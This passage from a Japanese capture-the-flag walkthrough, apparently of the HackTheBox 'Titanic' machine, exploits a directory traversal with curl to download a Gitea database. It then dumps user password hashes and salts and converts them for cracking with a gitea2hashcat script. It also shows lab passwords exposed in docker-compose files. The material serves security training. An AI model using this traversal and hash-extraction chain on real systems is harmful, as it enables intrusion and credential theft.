Account」をクリックする。
(4) ログインに成功しトップページが表示されることを確認する。
(5) 上部の[Explore]をクリックすると、格納されているディレクトリの名前が表示される。
(6) [developer / docker-config]の内容を確認すると、「gitea」や「mysql」ディレクトリがあることが分かる。

(7) docker-config/mysql/docker-compose.ymlの内容を確認すると、MySQLデータベースのパスワードなどが表示されていることが分かる。
【docker-config/mysql/docker-compose.ymlの内容】
version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
(8) docker-config/gitea/docker-compose.ymlの内容確認すると、/home/developer/gitea/dataにデータが保存されている可能性があることが分かる。
【docker-config/gitea/docker-compose.ymlの内容】
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
Docker環境構築及び調査
(1) Docker環境を作成するためのディレクトリを作成する。
$ mkdir gitea


$ cd gitea
(2) 「docker-config/gitea/docker-compose.yml」に記載されたDockerの設定ファイルの内容をKali Linuxに保存する。
$ vi docker-compose.yml

【docker-compose.ymlの内容】
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
(3) Docker環境を構築するためのソフトウェアをインストールする。
$ sudo apt -y install curl gnupg2 apt-transport-https software-properties-common ca-certificates


$ curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/docker-archive-keyring.gpg


$ sudo apt install -y docker.io
(4) Dockerマシンを起動する。
$ sudo systemctl enable docker --now

$ sudo docker-compose up -d
(5) ブラウザを用いて「http://127.0.0.1:3000/」にアクセスする。初期設定画面が表示され、Pathの値を確認すると「/data/gitea/gitea.db」にデータベースがあることが分かる。
(6) 設定情報が「/data/gitea/conf/app.ini」に書き込まれることが分かる。その後、下部の「Install Gitea」をクリックする。
(7) Dockerマシンの/gitea/dataにアクセスすると、giteaディレクトリがあるその中にデータベース(gitea.db)があることが分かる。
$ ls -al /home/developer/gitea/data
total 20
drwxr-xr-x  5 root root 4096 Nov 10 04:57 .
drwxr-xr-x  3 root root 4096 Nov 10 04:57 ..
drwxr-xr-x  5 kali kali 4096 Nov 10 05:02 git
drwxr-xr-x 15 kali kali 4096 Nov 10 05:03 gitea
drwx------  2 root root 4096 Nov 10 04:57 ssh


$ ls -al /home/developer/gitea/data/gitea
total 2128
drwxr-xr-x 15 kali kali    4096 Nov 10 05:03 .
drwxr-xr-x  5 root root    4096 Nov 10 04:57 ..
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 actions_artifacts
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 actions_log
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 attachments
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 avatars
drwxr-xr-x  2 kali kali    4096 Nov 10 04:57 conf
-rw-r--r--  1 kali kali 2113536 Nov 10 05:03 gitea.db
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 home
drwx------  3 kali kali    4096 Nov 10 05:03 indexers
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 jwt
drwxr-xr-x  2 kali kali    4096 Nov 10 04:57 log
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 packages
drwxr-xr-x  3 kali kali    4096 Nov 10 05:03 queues
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 repo-archive
drwxr-xr-x  2 kali kali    4096 Nov 10 05:03 repo-avatars
データベースの取得及び調査
(1) ディレクトリトラバーサルの脆弱性を悪用して、攻撃対象のマシン(Titanic)上のデータベース(gitea.db)をダウンロードする。
$ curl 'http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db' -o gitea.db
(2) データベース(gitea.db)がダウンロードされて、Kali Linux上に保存されていることを確認する。
$ ls -l | grep "gitea.db"
-rw-rw-r-- 1 kali kali 2084864 Nov 10 05:47 gitea.db
(3) fileコマンドでファイルタイプを確認すると、SQLiteのデータベースファイルであることが分かる。
$ file gitea.db
gitea.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 566, database pages 509, cookie 0x1d9, schema 4, UTF-8, version-valid-for 566
(4) データベースファイル(gitea.db)にアクセスする。
$ sqlite3 gitea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite>
(5) テーブル一覧を表示すると、userテーブルがあることが分かる。
sqlite> .table
access                     oauth2_grant
access_token               org_user
action                     package
action_artifact            package_blob
action_run                 package_blob_upload
action_run_index           package_cleanup_rule
action_run_job             package_file
action_runner              package_property
action_runner_token        package_version
action_schedule            project
action_schedule_spec       project_board
action_task                project_issue
action_task_output         protected_branch
action_task_step           protected_tag
action_tasks_version       public_key
action_variable            pull_auto_merge
app_state                  pull_request
attachment                 push_mirror
auth_token                 reaction
badge                      release
branch                     renamed_branch
collaboration              repo_archiver
comment                    repo_indexer_status
commit_status              repo_redirect
commit_status_index        repo_topic
commit_status_summary      repo_transfer
dbfs_data                  repo_unit
dbfs_meta                  repository
deploy_key                 review
email_address              review_state
email_hash                 secret
external_login_user        session
follow                     star
gpg_key                    stopwatch
gpg_key_import             system_setting
hook_task                  task
issue                      team
issue_assignees            team_invite
issue_content_history      team_repo
issue_dependency           team_unit
issue_index                team_user
issue_label                topic
issue_user                 tracked_time
issue_watch                two_factor
label                      upload
language_stat              user
lfs_lock                   user_badge
lfs_meta_object            user_blocking
login_source               user_open_id
milestone                  user_redirect
mirror                     user_setting
notice                     version
notification               watch
oauth2_application         webauthn_credential
oauth2_authorization_code  webhook
(6) userテーブルの内容を確認すると、administratorユーザーとdeveloperユーザーに関する認証情報が記載されていることが分かる。
sqlite> select * from user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0||0|||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|en-US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|0||gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0|||0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0|0||gitea-auto|0
3|zerizeri|zerizeri||zerizeri@titanic.htb|0|enabled|1c60b28a329374ccfe52e14947c24a055ec04bcc8afb8522d88b1beaee2772c3b2a6c4c944ef1ca8d3fad5661a19bfbac18d|pbkdf2$50000$50|0|0|0||0|||2b081388c6104bac23d2efed86440ec0|88defa1cbc99f4ffd26eb593f7facc57|en-US||1762689073|1762689074|1762689073|0|-1|1|0|0|0|0|1|0|c8e22cbb337092ffb28068776a15df28|zerizeri@titanic.htb|0|0|0|0|0|0|0|0|0||gitea-auto|0
(7) それぞれの値の項目を確認するためにテーブルのカラムを確認する。
sqlite> .schema

【一部抜粋(見やすい形に整形)】
CREATE TABLE `user` (
    `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    `lower_name` TEXT NOT NULL,
    `name` TEXT NOT NULL,
    `full_name` TEXT NULL,
    `email` TEXT NOT NULL,
    `keep_email_private` INTEGER NULL,
    `email_notifications_preference` TEXT DEFAULT 'enabled' NOT NULL,
    `passwd` TEXT NOT NULL,
    `passwd_hash_algo` TEXT DEFAULT 'argon2' NOT NULL,
    `must_change_password` INTEGER DEFAULT 0 NOT NULL,
    `login_type` INTEGER NULL,
    `login_source` INTEGER DEFAULT 0 NOT NULL,
    `login_name` TEXT NULL,
    `type` INTEGER NULL,
    `location` TEXT NULL,
    `website` TEXT NULL,
    `rands` TEXT NULL,
    `salt` TEXT NULL,
    `language` TEXT NULL,
    `description` TEXT NULL,
    `created_unix` INTEGER NULL,
    `updated_unix` INTEGER NULL,
    `last_login_unix` INTEGER NULL,
    `last_repo_visibility` INTEGER NULL,
    `max_repo_creation` INTEGER DEFAULT -1 NOT NULL,
    `is_active` INTEGER NULL,
    `is_admin` INTEGER NULL,
    `is_restricted` INTEGER DEFAULT 0 NOT NULL,
    `allow_git_hook` INTEGER NULL,
    `allow_import_local` INTEGER NULL,
    `allow_create_organization` INTEGER DEFAULT 1 NULL,
    `prohibit_login` INTEGER DEFAULT 0 NOT NULL,
    `avatar` TEXT NOT NULL,
    `avatar_email` TEXT NOT NULL,
    `use_custom_avatar` INTEGER NULL,
    `num_followers` INTEGER NULL,
    `num_following` INTEGER DEFAULT 0 NOT NULL,
    `num_stars` INTEGER NULL,
    `num_repos` INTEGER NULL,
    `num_teams` INTEGER NULL,
    `num_members` INTEGER NULL,
    `visibility` INTEGER DEFAULT 0 NOT NULL,
    `repo_admin_change_team_access` INTEGER DEFAULT 0 NOT NULL,
    `diff_view_style` TEXT DEFAULT '' NOT NULL,
    `theme` TEXT DEFAULT '' NOT NULL,
    `keep_activity_private` INTEGER DEFAULT 0 NOT NULL
);
(9) userテーブルのname, passwd, saltの値を表示する。
sqlite> select name, passwd, salt from user;
administrator|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|2d149e5fbd1b20cf31db3e3c6a28fc9b
developer|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|8bf3e3452b78544f8bee9400d6936d34
zerizeri|1c60b28a329374ccfe52e14947c24a055ec04bcc8afb8522d88b1beaee2772c3b2a6c4c944ef1ca8d3fad5661a19bfbac18d|88defa1cbc99f4ffd26eb593f7facc57
hashcatを用いてハッシュ値解析(Giteaのデータベースから解析)
(1) 「https://github.com/unix-ninja/hashcat/blob/master/tools/gitea2hashcat.py」の内容を保存する。
$ vi gitea2hashcat.py


【gitea2hashcat.pyの内容】
#!/usr/bin/python3
# Converts gitea PBKDF2-HMAC-SHA256 hashes into a format hashcat can use
# written by unix-ninja

import argparse
import base64
import sys

def convert_hash(hash_string):
    """Converts a SALT+HASH string to a hashcat compatible format,
       ensuring the smaller input is treated as the salt.
       Use : or | as delimeters.
    """
    hash_string = hash_string.replace('|', ':')
    try:
        part1, part2 = hash_string.split(":")
    except ValueError:
        print(f"[-] Invalid input format: {hash_string}")
        return None

    try:
        bytes1 = bytes.fromhex(part1)
        bytes2 = bytes.fromhex(part2)
    except ValueError:
      print(f"[-] Invalid hex input: {hash_string}")
      return None

    # If lengths are equal, we will maintain the original order
    if len(bytes1) > len(bytes2):
        salt_bytes = bytes2
        hash_bytes = bytes1
    else:
        salt_bytes = bytes1
        hash_bytes = bytes2


    salt_b64 = base64.b64encode(salt_bytes).decode('utf-8')
    hash_b64 = base64.b64encode(hash_bytes).decode('utf-8')

    return f"sha256:50000:{salt_b64}:{hash_b64}"


def main():
    parser = argparse.ArgumentParser(description="Convert Gitea SALT+HASH strings to a hashcat-compatible format.",
        formatter_class=argparse.RawTextHelpFormatter,
        epilog="""Example:
    gitea2hashcat.py <salt1>:<hash1> <hash2>|<salt2> ... or pipe input from stdin.

    You can also dump output straight from sqlite into this script:
        sqlite3 gitea.db 'select salt,passwd from user;' | gitea2hashcat.py""")
    parser.add_argument('hashes', nargs='*', help='SALT+HASH strings to convert')
    args = parser.parse_args()

    # ... (rest of the main function remains the same)
    print("[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)")
    print()

    if args.hashes:
        # Process command-line arguments
        for hash_string in args.hashes:
            converted_hash = convert_hash(hash_string)
            if converted_hash:
                print(converted_hash)

    else:
        # Process input from stdin
        for line in sys.stdin:
            hash_string = line.strip()  # Remove leading/trailing whitespace
            converted_hash = convert_hash(hash_string)
            if converted_hash:
                print(converted_hash)


if __name__ == "__main__":
    main()
(2) John The Ripperでパスワード解析できるハッシュ値の形式に変更する。
$ sqlite3 gitea.db 'select salt, passwd from user;' | python3 gitea2hashcat.py > hash.txt


$ cat hash.txt
[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)

sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
sha256:50000:iN76HLyZ9P/SbrWT9/rMVw==:HGCyijKTdMz+UuFJR8JKBV7AS8yK+4Ui2Isb6u4ncsOypsTJRO8cqNP61WYaGb+6wY0=
(3) ブラウザを用いて「https://hashes.com/en/tools/hash_identifier」にアクセスし、ハッシュ値を入力する。その後、「SUBMIT & IDENTIFY」をクリックする。
